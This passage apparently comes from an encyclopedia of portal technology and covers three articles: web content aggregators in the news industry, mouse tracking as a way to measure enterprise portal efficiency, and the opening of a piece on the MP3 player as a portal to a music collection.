The *newsreaders* use RSS and XML delivering technology. With RSS and XML, the user can access updated content directly from the computer without the need to connect to the media Web sites. Several free newsreaders like amphetadesk or feedreader can be found in the Internet, and some others require a premium subscription (*InfoSnorkel* and *Newsgator*).

The *digital delivery partners*, recently some new players like AvantGo and Newsstand, have appeared in the distribution stage. These companies provide new services to the users. AvantGo is a service that delivers mobile Web sites to customers' PDAs and mobile phones. Companies such as CNET, Rolling Stone, and The New York Times are already using AvantGo's technology to deliver content. Newsstand has moved the traditional newsagent's business model to the Internet. Through Newsstand, readers can buy several newspapers in PDF format and read them on their computers or mobile devices.

Web Content Aggregators (WCA)

Nowadays companies, institutions, and public administrations are demanding aggregated content from several media sources. These companies need to supply updated content, financial, and business information to key workers in their Intranets. They also need to provide dynamic content to their Web sites from traditional, new, and alternative media trying to avoid the called *Empty portal Syndrome* (Miller, 2004). WCAs deliver aggregated content to these organizations and give the control to the subscriber. So a Web aggregator *is an entity that can transparently collect and analyze information from multiple Web data sources* (Madnick & Siegel, 2002, p. 36). Consequently, they combine content and applications from multiple online cooperating or non-cooperating sources and generally without prior agreements.

WCAs that have agreements with content creators pay between 60 and 35% of the content price to the creators, though content creators tend to offer flat-fees to access the whole content instead of pay-per-use. Sometimes these infomediaries offer free services to non-commercial users. They generate revenue through subscription-based services, advertising, and licensing fees.

Portal Technology Used by New Intermediaries in the News Industry

This section focus on the technology Web content aggregators have developed to exploit their business models. According to our results, a WCA mainly provides services to cover the following needs:

- Track relevant real-time information from an expansive list of publications including premium international and regional news sites, corporate Web sites, government press pages, Weblogs, discussion boards, and more.
- Classify this information into pre-built topics or custom topics for rapid delivery of precisely targeted news.
- Provide tools to efficiently manage all this information: search facilities, e-mail alerts, format options, etc.
- Deliver and integrate all this information into custom applications: Web sites, intranets, enterprise portals, e-mails, etc.

In fact, the main benefit of this technology is the time and costs savings on the localization, classification, delivery, and integration of online precisely targeted news. These WCAs can provide online press clipping services, integration of newsfeeds in portals, and database news searches among other services.

Figure 1. How does WCA's technology work?





Figure 2. The four main steps in WCA's technology



The CI-Metabase is a comprehensive XML database of real-time aggregated online news and business information—collectively known as current awareness. Articles are continually harvested from thousands of the most relevant and reliable online sources, reviewed and ranked for quality by an experienced editorial staff, enriched with several descriptive metadata fields, and then intelligently categorized by topic. This completeness of coverage and deep metadata enrichment enables clients to perform advanced filtering and sophisticated analysis of current awareness.

The CI-Metabase provides software developers and corporate IT staff with a robust news solution that can be tailored to meet a wide range of business requirements. A standards compliant XML architecture ensures that the CI-Metabase content can be quickly integrated into custom applications or stored in a local database for further analysis and output to Web sites or portals.

In fact, the functioning of this technology can be summarized into four different steps (see Figure 2):

1. Search/track and capture.
2. Categorization/index.
3. Customize and manage.
4. Integration.


Search/Track and Capture

The WCA's robots track relevant real-time information from an expansive list of publications in real time. Previously, an experienced editorial staff has defined which Web sites and information sources these robots have to track. This editorial staff carefully analyzes and ranks each source for content quality and depth. New sources are continually added and refined based upon client request and the changing online information landscape. In some cases, WCAs also track images related to the news and even broadcast video and radio channels.

Categorization

The next step is an interface for creating, saving, and deploying custom newsfeeds. Powerful filters enable businesses to tailor feeds based not only on the type of source but also content. Feeds can be built and filtered using keywords, Boolean logic, and any combination of several descriptive metadata fields such as category, author, language, S&P industry codes, stock ticker symbols, and even geographic location. Some WCAs are also researching artificial intelli-

Figure 3. JavaScript wizard



gent algorithms which, based on learning, could automatically classify newsfeeds without the need of defining keywords. Users only have to introduce the news they like and dislike then the algorithms would work autonomously.

Customize and Manage

Once the information is categorized, a WCA usually offers a management interface to customize all the options of the service: edit, delete, or introduce keywords, languages, sources of information, type of content, etc. A WCA also provides an interface to select newsfeeds' design, to save information into different folders, to set up news alerts, bulletins, to search for historical information, etc.

Integration

Finally, a WCA provides a full list of integration options, including JavaScript, XML, RSS, and more. Generally, an easy-to-use JavaScript wizard delivers precise control over the look and feel of the feed and then delivers JavaScript code that can be simply pasted into an intranet or Web site (see Figure 3).

FUTURE TRENDS

From our analysis, we observe the following future trends. First, the analysis of the adaptation of the traditional media in this new context, and the strategies they are adopting to compete with new incumbents. Second, the study of the future of the traditional newspaper industry, affected by a continuously decrease in the number of newspapers sold. Third, the investigation of how new technologies like Zinio, Inform, and electronic ink will affect the way we read news. Fourth, the analysis of how the described integration processes will build up new technological media industries.

CONCLUSION

The results of this research throw some interesting light on how the Internet is affecting the news industry and open a new line of research on how the Internet may affect some other specific industries. The most important contribution of the article lies in its observation of the value chain of the news industry, showing how the Internet can be used to integrate different activities and agents, and how the Internet fosters the emergence of new intermediaries in this industry. It also contributes detecting the main players, business models, and value creation of this industry.

Our research has enabled us to declare that the news industry has been largely affected by the Internet adoption modifying the value chain. The traditional media are adopting new roles and a re-intermediation phenomenon is observed. The industry value chain is becoming a network of relations between traditional and new players, from this and other different industries.

Another of the study's contributions is that in this industry, the Internet can be used to integrate the different agents involved in the activities of the value chain: content creation and production, content packaging, distribution, and consumption.

New Internet intermediaries have appeared such as the distribution intermediaries and the WCAs, providing third part content to other companies, institutions, and end-users. These new players, as intermediaries, are developing different roles in the value chain stages, mainly in content packaging and the distribution stages. They aggregate the supply and demand in the industry, collect, organize, and evaluate dispersed information, and they provide infrastructure to other industry players.

REFERENCES

Amit, R., & Zott, C. (2001). Value creation in e-business. *Strategic Management Journal*, *22*(6), 493-520.

Bakos, Y. (1998). Towards friction-free markets: The emerging role of electronic marketplaces on the Internet. *Communications of the ACM, 41*(8), 35-42.

Bakos, Y. (1997). Reducing buyer search costs: Implications for electronic marketplaces. *Management Science, 43*(12), 1676-1692.

Bakos, J. Y. (1991). A strategic analysis of electronic marketplaces. *MIS Quarterly, 15*(4), 295-310.

Benjamin, R., & Wigand, R. (1995). Electronic markets and virtual value chains on the information superhighway. *Sloan Management Review*, *36*(2), 62-72.

Clemons, E. K., & Lang, K. R. (2003). The decoupling of value creation from revenue: A strategic analysis of the markets for pure information goods. *Information Technology and Management*, *4*(2-3), 259-287.

Koh, C. E., & Nam, K. T. (2005). Business use of the Internet: A longitudinal study from a value chain perspective. *Industrial Management & Data Systems* (Forthcoming issue in 2005).

Madnick, S., & Siegel, M. (2002). Seizing the opportunity: Exploiting Web aggregation. *MIS Quarterly Executive, 1*(1), 35-46.

Malone, T. W., Yates, J., & Benjamin, R. I. (1987). Electronic markets and electronic hierarchies. *Communications of the ACM*, *30*(6), 484-497.

Miller, R. (2004). *Can RSS relieve information overload*. Econtent, Digital Content Strategies, & Resources. March. Retrieved November 2, 2004, from http://www.econtent-mag.com

Pack, T. (2001). *Content unchained: The new value Web*. Econtent, Digital Content Strategies, & Resources. Feb/Mar. Retrieved November 2, 2004, from http://www.encontent-mag.com/Articles/

Porter, M. (2001). Strategy and the Internet. *Harvard Business Review, 79*(3), 63-78.

Porter, M. (1985). *Competitive advantage: Creating and sustaining superior performance*. New York: Free Press.

Rayport, J. F., & Sviokla, J. J. (1995). Exploiting the virtual value chain. *Harvard Business Review, 73*(6), 75-85.

Sarkar, M. B., Butler, B., & Steinfield, C. (1995). Intermediaries and cybermediaries: A continuing role for mediating players in the electronic marketplace. *Journal of Computer Mediated Communication*, *1*(3). Retrieved February 18, 1996, from http://www.usc.edu/dept/annenberg/vol1/issue3/sarkar.html

Sawhney, M., Prandelli, E., & Verona, G. (2003). The power of innomediation. *MIT Sloan Management Review, 44*(2), 77-82.

Stabell, C. B., Fjeldstad, O. D. (1998). Configuring value for competitive advantage: On chains, shops, and networks. *Strategic Management Journal*, *19*(5), 413-437.

Werbach, K. (2000). Syndication. The emerging model for business in the Internet era. *Harvard Business Review*, *78*(3), 85-93, May-June.

Wigand, R. (1997). Electronic commerce: Definition, theory, and context. *Information Society*, *13*(1), 1-16.

KEY TERMS

Disintermediation: Displacement or elimination of market intermediaries enabling direct trade with buyers and consumers without agents.

Infomediary: A Web site that gathers and organizes large amounts of information and acts as an intermediary between those who want the information and those who supply the information.

New Media: Companies that combines proprietary content with syndicated content.

Newsreaders: A type of computer program (application software or a Web application) that collects syndicated Web content such as RSS and other XML feeds from Weblogs, podcasts, vlogs, and mainstream mass media Web sites.

Really Simple Syndication (RSS): A document type that lists updates of Web sites or blogs available for syndication. These RSS documents (also known as *feeds*) may be read using aggregators. RSS feeds may show headlines only or both headlines and summaries.

Web Aggregator: An entity that can transparently collect and analyze information from multiple Web data sources.

Weblog: A diary-style site in which the author (a *blogger*) links to other Web pages he or she finds interesting using entries posted in reverse chronological order. A Weblog is similar to a diary or journal that is organized, managed and made available through a Web site.

Mouse Tracking to Assess Enterprise Portal Efficiency

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INTRODUCTION

This article advocates mouse tracking as an emerging method to include in corporate enterprise portal usability assessment. Issues of Web site usability testing are discussed, with mouse tracking as one method that should be given consideration in assessing enterprise portals. *Usability testing* is part of the process of assessing how well a machine or application does its job. *Efficiency* is in turn one component of usability, but is perhaps one of the most important components with regard to Web sites that are designed to serve as corporate enterprise portals. An *enterprise portal* is an organization's Website that functions to deliver internal employees or external partners or customers to organizational information, applications, or services.

If a portal functions as a gateway that delivers the user to something of specific interest, then efficiency of delivery is naturally an important factor in assessing that gateway. An efficient or inefficient internal corporate enterprise portal, or *intranet*, could result in worker productivity gains or losses, with a substantial collective impact on an organization's labor costs alone. An external corporate enterprise portal, or *extranet*, that services important organizational suppliers and customers could either build or erode multi-million dollar relationships through its efficiency and ease of use. A portal associated with retail sales could gain or lose substantial revenues, depending on its effectiveness in shuttling prospective buyers to appropriate products.

In this article's discussion of mouse tracking as a way to test the efficiency of an enterprise portal, the perspective is on a portal that is being used as a gateway that guides users to *their own* objectives. In some cases, a portal might be used to guide users to a target action that benefits the enterprise, as in the case of a retailer's Web site that is used by final consumers. A retail portal might be considered effective if it guides a user's interest toward high-profit products and holds the user on the Web site longer in the hopes that more revenue will be generated. In this article, however, the perspective is on an enterprise portal that assists users such as employees and business partners in finding information, applications, or services with a minimum investment of the user's time and effort. From this latter perspective on the non-commercial, utilitarian objectives of an enterprise portal, interest is in cost-cutting efficiencies, not in revenue generation.

BACKGROUND

If an assessment is conducted to find whether or not there is a positive outcome from using a Web site portal, we have to first identify the factors that cause a positive outcome or satisfactory performance. Before we can discuss methods of assessing Web site portal usability, we first have to define what is meant by a portal and what is meant by usability.

Definition of Portal

A simple working definition for this article is that a portal is a place where people go to be transported to some other place of specific interest, or in the case of an enterprise portal, a place that helps employees find information and perform their jobs (Nielsen, 2003). Adapting from definitions at IBM (Myerman, 2002; Saha, 1999), the present article is based on the following more detailed definition of a portal:

1. A gateway that is a single unifying, integrated access point to:
    - information,
    - applications, and
    - services
2. for a specific target of users, such as:
    - consumers,
    - employees,
    - customers, and
    - partners
3. who can personalize their user experiences in obtaining delivery of:
    - the right information, applications, or services (what),
    - to the right person (who),
    - in the right form, condition, and amount (how),
    - at the right time (when),
    - at the right place (where), and
    - for the right price (at what cost to the user).

This definition implies that when assessing whether or not a portal does what it is supposed to do, we have to consider:

1. what is being delivered.
2. to whom it is being delivered, and
3. the parameters of the user's needs or wants.

Definitions of *portal*, including those from which the above definition was adapted, do not include the latter part—parameters of user needs and wants; this was added here because it has important implications in the context of assessing portal *utility* and *usability*.

Definition of Usability

Usability is only one component of Web site assessment. Web site assessment consists of at least three basic components (cf., Gaines et al., 1996; Microsoft Corporation, 2000):

- **Utility:** Does the Web site have the information, applications, or services that the user needs or wants?
- **Usability:** Can the user find and use the information, applications, or services that are needed?
- **Likeability:** Does the user enjoy using the Web site and associated applications and services?

An important assumption that we might make when assessing enterprise portals is that utility and likeability are less important than usability in assessment. From our definition of a portal as a gateway, we can see that a portal is a place where people go with the expectation of being transported to someplace else. The *utility* and *likeability* of a portal, then, depend in large part on whether or not the user was able to easily reach the target of information, applications, or services that were needed. For example, an animated introductory page on a Web site might be enjoyable for some Web site uses, but animated introductions are more likely to interfere with an enterprise portal user's ability to quickly locate information, applications, or services on a Web site that was designed to be an enterprise portal (cf., Nielsen, 2000). Such interference would not, then, lead to a more usable enterprise portal or to the highest user satisfaction.

Usability, as the more crucial component in portal assessment, consists of at least the following components in addition to likeability or satisfaction (cf., Bevan & Macleod, 1994; Bevan et al., 1991; Brajnik, 2000; van Wellie, 1999):

- **Effectiveness:** The accuracy and completeness of achieving a goal by the user.
- **Efficiency:** The ability of the user to achieve a goal with a minimum of time and effort.

The present article, then, uses the following definition of *portal usability*:

- The ability of a portal to provide:
  - effectiveness (accuracy and completeness of results), and
  - efficiency (time and effort expended)
- in assisting a user to achieve the goals of obtaining delivery of the right information, applications, or services (in the right form, time, etc.).

Efficiency as an Indicator of Enterprise Portal ROI

Some might take the perspective that the return on investment (ROI) in an enterprise portal could be measured with respect to cost savings or cost avoidance (cf., Ward, n.d.). The view in this article, however, is that an enterprise portal is in many cases as necessary as having, say, an enterprise telephone system. Since a telephone system is an enterprise tool, we focus on the cost of using the system, not on whether or not the system is worthy of keeping on the basis of return on investment. If a telephone system user must invest a minute of time dialing access numbers to place a call, the telephone system would be less efficient than one that allows the call to be placed immediately. A telephone system—or an enterprise portal—that consumes a lower level of human resources to achieve a given outcome would be a more *efficient* system, and would therefore return more for the resources invested into the system.

Efficiency assessment of a system, whether an enterprise telephone system or an enterprise portal, would assess the ability of the system to meet its objectives for the least investment of resources (cf., Nielsen, 2003). These resources could be financial, but from our definition of usability above, resources of efficiency could be the time and effort that individual users must expend. Across an enterprise, of course, the time and effort of individual users collectively does become a financial issue. One minute savings or loss of, say, information search time per day across 1000 searches becomes 1000 minutes per day. Over a year, this becomes 25,000 minutes, or about 417 gained or lost hours, of productivity across the enterprise through an efficient or inefficient portal search function. If the total average cost of maintaining an employee is $50 per hour, the gain or loss in productivity from using a search function in this case would be $20,750 per year.

MOUSE TRACKING AS A METHOD FOR ASSESSING PORTAL EFFICIENCY

Mouse tracking (e.g., Mueller & Lockerd, 2001; Owen, 2002; Ullrich et al., 2003) is done by keeping a record of mouse cursor movements on a Web browser page. The data can later be used to play back these movements on the page as a movie. Using this method, it is possible to observe the distance that users are travelling with the mouse and the amount of time that is being taken in thinking or travelling between steps that lead to the desired information, application, or service. Just as walking down the hall to use a telephone consumes human resources, so does walking a mouse through an enterprise portal.

Although an efficiency study of an enterprise portal could be done through simple observation—watching over the user's shoulder and taking notes—this method tends to be advocated with a convenience sample of five to 15 users who will "try out" an application (compare with Neilsen's, 1998, advice on sampling). What is being advocated in this article, however, is the use of mouse tracking as a way to watch over the shoulder of users who can participate in the study at their own desk in their own remote location under their own natural environment. In this way, the observations can be made on a diverse group of customers in diverse environments in diverse locations.

Importantly, by collecting data regarding mouse position and time, mouse tracking can provide information regarding real-time use of a browser-based portal. This data can be used to tell us if real users in real environments performing real tasks are travelling long mouse distances to get to where they need or are travelling short distances. Associated with this, we can detect if these real users are spending a lot of time looking to find where they need to go next in a layered portal menu system or if they are quickly clicking their way through to reach a final target objective.

Mouse Tracking Data

There are three basic types of data that can be collected through mouse tracking (cf., Owen, 2002):

- X-Y pixel coordinates
- Mouse-over events
- Click events

To collect the X and Y pixel coordinates of the mouse cursor on a browser page, we periodically collect a sample of the mouse X and Y coordinates and the current time (approximately in milliseconds) and save this piece of data. By knowing where the cursor was positioned at particular points in time (say, every few hundred milliseconds), we can play back the data as a movie and we can calculate the amount of time that the person took to get from one point (say, where the cursor was when the page was opened after a hyperlink click on the prior page) to the next point (hyperlink) where s/he was considering a click. We also can know if the person paused at a particular point before deciding not to click and making a movement to another point.

Collecting data from mouse-over events works differently. Using this method, we collect data only when the cursor is moved over an object that is of interest. When using this method, we are not interested in X-Y coordinates at the resolution of a single pixel, but are only interested in knowing when the mouse cursor moves off of one area of the window and over to another area of the window. We could divide the screen into, say, a ten by ten grid of blocks, tracking movement from block to block. We could also divide the screen into particular points of interest (not necessarily all of the same size or shape), such as individual buttons on a menu list, or could use hypertext links as the objects that trigger an event. When the cursor is moved over one of these objects (a mouse-over), a routine is triggered in the program that saves a piece of data that identifies the object and saves a time stamp. Once again, by knowing what object triggered the event and knowing the time (in fractions of a second), we can use the data to track movements of the mouse cursor within the browser window.

Similarly, click events are triggered whenever the user clicks on a hyperlink, whether textual or graphic. When the user clicks on something, the program routine saves a piece of data that identifies where the cursor is when clicked and saves a time stamp. This click event data is used with either of the above two methods to tell us how a person reached a final objective on a single page—and then we start collecting the same sort of data on the next page until the user has burrowed through several pages to reach the final target objective in using the portal.

Mouse Tracking Objectives and Tasks

Although mouse tracking tends to be advocated as a proxy for eye tracking, that is not so much the issue in advocating it here for testing the efficiency of an enterprise portal. When mouse tracking is used as a proxy for eye tracking, the Web site user in the study is asked to move the mouse cursor to show where s/he is looking. Methods such as changing the focus or the contrast of the page under the cursor (to create a mild tunnel vision effect) can be employed to motivate or remind the user to move the mouse as attentional focus moves throughout the Web page. In employing these methods, we are interested in tracking where the user is looking on a page. On a commercial Web site, our research interest might be in how people scan a full page promotion: Do they start at the top and scan down, or do they start in the middle, go to the top, and then to the bottom?

However, if our interest is in the efficiency of a portal, we would usually not be interested in how people process information or how to attract attention to anything in particular. In testing the efficiency of an enterprise portal, we are more interested in finding out if portal users can quickly reach their *own* objectives with minimal investments of effort and time, not in whether we can push them towards our commercial or persuasive objectives. Our primary interest would be in where a person is considering clicking, where the person eventually clicks, and how much time the person spent thinking about or finding the link that takes him/her to the next level in an index that eventually leads to the information, application, or service of interest.

In portal *efficiency* testing, then, we really do not have to worry so much about mimicking eye tracking by creating tunnel vision effects or by telling a user to move the mouse cursor to indicate where s/he is looking. We merely are interested in where the mouse cursor is moved, when it pauses, and when a click is made on a page as the user naturally uses it in his/her own natural environment. By saving cursor position, time, and click data, we can discover where confusing points might be and discover usage points where mouse movement distances are high for particular kinds of users.

FUTURE TRENDS

Mouse tracking is an emerging method that hasn't yet seen much use. Although it has been advocated as a proxy for eye tracking, it is advocated in this article as a proxy for user effort and time resources that are consumed by an enterprise portal. Although studies of such issues remain to be conducted, there is no more reason to doubt the value of saving time and effort in enterprise portal use than to doubt the value of saving time and effort in using other enterprise systems.

CONCLUSION

Usability studies are conducted as part of a test of the ability of a Web site to meet its objectives. Mouse tracking is a method that can be used to automate some functions of direct observation. Mouse tracking is less obtrusive and possibly more natural than direct observation and it provides additional behavioral information that is missing from click-through data. As a method of observation, a mouse tracking study can be conducted remotely in the user's own natural environment—by people separated by thousands of miles working at their own workstations. Most important to the present article, mouse tracking can provide quantified details (time and mouse travel distance) associated with the efficiency of a Web portal.

REFERENCES

Bevan, N., & Macleod, M. (1994). Usability measurement in context. *Behaviour and Information Technology*, *13*, 132-145.

Bevan, N., Kirakowski, J., & Maissel, J. (1991). What is usability? In *Proceedings of the 4th International Conference on HCI*. Retrieved December 10, 2005, from http://www.usabilitynet.org/papers/whatis92.pdf

Brajnik, G. (2000). Automatic Web usability evaluation: What needs to be done. In *Proceedings of the 6th Conference on Human Factors and the Web*. Retrieved December 10, 2005, from http://www.dimi.uniud.it/~giorgio/papers/hf-web00.html

Gaines, B. R., Shaw, L. G., & Chen, L. L. J. (1996). Utility, usability, and likeability: Dimensions of the Net and Web. In *Proceedings of WebNet96. Association for the Advancement of Computing in Education*. Retrieved December 10, 2005, from http://ksi.cpsc.ucalgary.ca/articles/WN96/WN96HF/WN96HF.html

Microsoft Corporation. (2000). Usability in software design. *Microsoft Developer's Network Library, October 2000*. Retrieved December, 10, 2005 from http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnwui/html/uidesign.asp

Mueller, F., & Lockerd, A. (2001). Cheese: Tracking mouse movement activity on Web sites, a tool for user modeling. *CHI '01 Extended Abstracts on Human Factors in Computing Systems* (pp. 279-280).

Myerman, T. (2002). Usability for component-based portals. *IBM developerWorks*, June, 1, 2002. Retrieved December 10, 2005, from http://www-128.ibm.com/developerworks/web/library/us-portal/

Nielsen, J. (1998). Cost of user testing a Web site. *Jacob Nielsen's Alertbox*.Retrieved December 10, 2005, from http://www.useit.com/alertbox/980503.html

Nielsen, J. (2000). Flash: 99% bad. *Jacob Nielsen's Alertbox*. Retrieved December 10, 2005, from http://www.useit.com/alertbox/20001029.html

Nielsen, J. (2003). Intranet portals: A tool metaphor for corporate information. *Jacob Nielsen's Alertbox*. Retrieved December 10, 2005, from http://www.useit.com/alertbox/20030331.html

Owen, R. S. (2002). Detecting attention with a Web browser. In *Proceedings of the 5th Asia Pacific Conference on Computer Human Interaction* (Vol. 1, pp. 328-338).

Saha, A. (1999). Application Framework for e-business: Portals. *IBM developerWorks*, November 1, 1999. Retrieved December 10, 2005, from http://www-128.ibm.com/developerworks/web/library/wa-portals/

Ullrich, C., Wallach, D., & Melis, E. (2003). What is poor man's eye tracking good for? *Designing for Society: Proceedings of the 17th British HCI Group Annual Human-Computer Interaction Conference* (Vol. 2, pp. 61-64).

vanWelie, M., van der Veer, G. C., & Eliens, A. (1999). Breaking down usability. *Proceedings of Interact 99* (pp.613-620). Retrieved December 10, 2005, from http://www.cs.vu.nl/~martijn/gta/docs/Interact99.pdf

Ward, T. (n.d.). *Return on investment—Part I: Measuring the dollar value of intranets. Prescient Digital Media.* Retrieved December 10, 2005, from http://www.prescientdigital.com/Prescient_Research/Articles/ROI_Articles/Return_On_Investment_-_Part_I__Measuring_the_Dollar_Value_of_Intranets.htm

KEY TERMS

Effectiveness: A factor in usability testing; effectiveness has to do with the accuracy and completeness of achieving a goal by the user.

Efficiency: A factor in usability testing; efficiency has to do with the ability of the user to achieve a target goal with a minimum of time and effort.

Enterprise Portal: An organization's Web site that functions to deliver internal employees or external partners or customers to organizational information, applications, or services.

Extranet: An external enterprise portal that services important organizational suppliers and customers but is otherwise closed to public Internet traffic.

Intranet: An internal enterprise portal that services organizational employees but is otherwise closed to public Internet traffic.

Likeability: A factor that is part of the assessment of a Web site. Likeability has to do with how much users enjoy using the Web site and associated applications and services.

Mouse Rracking: Collecting data associated with changes in mouse cursor position across real time.

Usability Testing: Part of the process of assessing how well a machine or application does its job. With regard to Web site portals, usability is associated with how well the Web site assists the user in finding information, applications, or services.

Utility: A factor that is part of the assessment of how well a Web site meets the needs of users. With regard to Web site portals, utility has to do with whether or not the Web site has the information, applications, or services that the user needs or wants.

The MP3 Player as a Mobile Digital Music Collection Portal

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INTRODUCTION

MP3 players are often described as *music collections in our pockets* or the *pocket jukebox*. Indeed, it would seem that MP3 players have significantly transformed music collections, music collecting practices, and contemporary understandings of the music collection. The MP3 player may be used to store, retrieve, and reproduce digital music files, and, therefore, it can be described as a portal—if we define the term portal as an entrance, doorway, or gateway—into these simulated (Baudrillard, 1983) mobile music collections. It is an interface between the human body and archives of digitally compressed music. This can perhaps be understood as constituting a kind of *musical cyborg*, a cybernetic organism, a hybrid of human and machine (Haraway, 1991). The MP3 player, in this hybridised sense, is a gateway into the digital, virtual, or simulated (Baudrillard, 1983) material cultural realm of music, a mobilised cyber-collection. The question then is what becomes of the music collection and the music collector when music shifts from the objectified disc and spool to the digital compression format and MP3 player portal? And, what are the social and cultural implications of the MP3 player portal's increasing pervasiveness and embeddedness in the flows of everyday life? The purpose of this article is to briefly introduce and discuss these questions alongside some of the technical details of the MP3 player. This article aims to use the material and technical details and definitions of the MP3 player to open up a range of possible questions that may be pursued in future research in this area. I will begin by defining the MP3 and the MP3 player.

BACKGROUND: MP3

The MP3 player, such as those manufactured by Sony, Creative, and Apple, can perhaps best be understood as a music retrieval interface that provides a portal for its appropriator to access an archive of digitally stored music files. These may be selected and reproduced or illuminating the increasingly inert user, the device may select the tracks on behalf of the listener. An example of this is the *Shuffle* function on the Apple iPod (see next). This extension of the random play function of the compact disk (CD) player can perhaps be offered as an example of the increasing intelligence of the machine and the increasing inertia of the appropriator (Gane, 2005; Kittler, 1999).

According to Duncan and Fox (2005):

One of the oldest—and probably best known—compression/decompression formats (codecs) is MP3. It is popular with users for its near-CD quality and relative high speed of encoding and decoding. It is less popular with the music industry because it lacks controls to prevent copying. (Duncan et al., 2005, p. 9)

MP3, an abbreviation of *Motion Picture Experts Group One Audio Layer Three*, originated in 1991 as a system for broadcasting media files. MP3 is a file compression format that has the capacity to reduce music files to around one-twelfth of their original size (Mewton, 2001, p. 25), thus making the transfer across the Internet far more rapid and the space required to store the music much smaller. However, and contrary to the utopian rhetoric of the information or digital age, these are not perfect reproductions. The process of compression removes elements from music files so as to reduce them in size effectively; this leads to some of the subtleties of the music being removed. This then is a somewhat alternative vision to the perfect and infinite reproducibility that digitalisation has come to represent.

The MP3 format can be understood to have mobilised the music collection by compressing it, or miniaturizing it (Haraway, 1991), to fit into these pocket sized retrieval and reproduction devices.

THE MP3 PLAYER

The MP3 player, then, is a device that may be networked with the Internet (usually) through a connection with a computer, provided that the relevant software is installed upon it. A CD containing the required software usually comes with a newly purchased MP3 player. This connection made via the USB (Universal Serial Bus), USB2, or Firewire port or connector on the back of the computer enables music files stored on the computer's hard drive or accessed directly through the Internet to be downloaded onto the MP3 player where they are stored. The MP3 player then enables the appropriator to retrieve their music and reproduce the music file, often through headphones, although a variety of technologies are now available through which MP3 players may be docked (amplifying the music through speakers around open spaces).

MP3 players vary somewhat in size but, to give an idea of dimensions, are usually somewhere between the size of a box of matches and a pack of playing cards (more exact dimensions are included in the following discussion of the iPod). However, contrary to the image this suggests, the MP3 player is not a discrete, standardised, or self-contained device that takes on a single form or design. The current trend is for the combination of MP3 players with other technologies to create hybrid devices, the most significant of which is the combination of MP3 and mobile telephone technologies. This creates always-already networked MP3 players that may access networked archives of music files and therefore, exceed the storage capabilities of an isolated MP3 player and the collecting practices of its owner. Recently, highlighting their dynamic form, MP3 players have also been hybridised with camcorders, sunglasses, and even confectionary packaging to create novelty devices.

MP3 players are highly mobile portal technologies upon which anything between around 120 and 15,000 songs may be stored, dependent on the device. The music collection is then entirely mobile and may be comfortably carried around; weight is bypassed as an inhibiting problematic. It is now a common site in the street to see people interfacing with MP3 players and other mobile music devices (mobile CD, tape, and MiniDisk players). Indeed the scale of use and the details of the practices of these cyborgs (Haraway, 1991) may well represent one of the biggest challenges facing studies of contemporary music collecting practices. This is not to mention the implications that these devices have for the human body and the everyday spaces, which they populate (Bull, 2000, Thibaud, 2003). Before developing these future research questions, and to crystallize the material dimensions of the MP3 player, I will first focus briefly on a specific example of the MP3 player, the Apple iPod.

THE iPOD

The Apple iPod (see www.apple.com) has come to dominate the emerging MP3 player market. Due to a series of high profile advertising campaigns and innumerable editorial pieces, it has obtained a high international profile. Possibly the most interesting of these advertising campaigns came in 2003. This incorporated a two-page advert, which juxtaposed images of what had become the conventional record collection, records, tapes, and CD on the left hand page, and the image of the iPod on the right hand page. This attempt to redefine or "recraft" (Haraway, 1991) the music collection had some success, although it is not clear what part, or to what extent, this advertising campaign had in this shift in musical consciousness. Yet from purely anecdotal evidence, and the sales figures available for the iPod, it appears that music collecting practices have indeed shifted to momentarily rely on the outdated dualism from the actual or physical to the virtual and non-physical.

We now find the iPod dominates contemporary music discourse; the non-capitalised "i" prefix appears frequently in media discourse to evoke the downloading phenomenon and issues related to it. Furthermore, the descendant term Podcasting (Crofts, Dilley, Fox, Retsema, & William, 2005) is now becoming increasingly widely used to describe a practice of downloading pockets of music from the Internet onto the hard drive of computers and MP3 players. A practice that numerous companies such as British Telecom and the BBC (Radio 4) are buying into, as well as musician community sites such as www.garageband.com, in addition to the vast numbers of private podcasters.

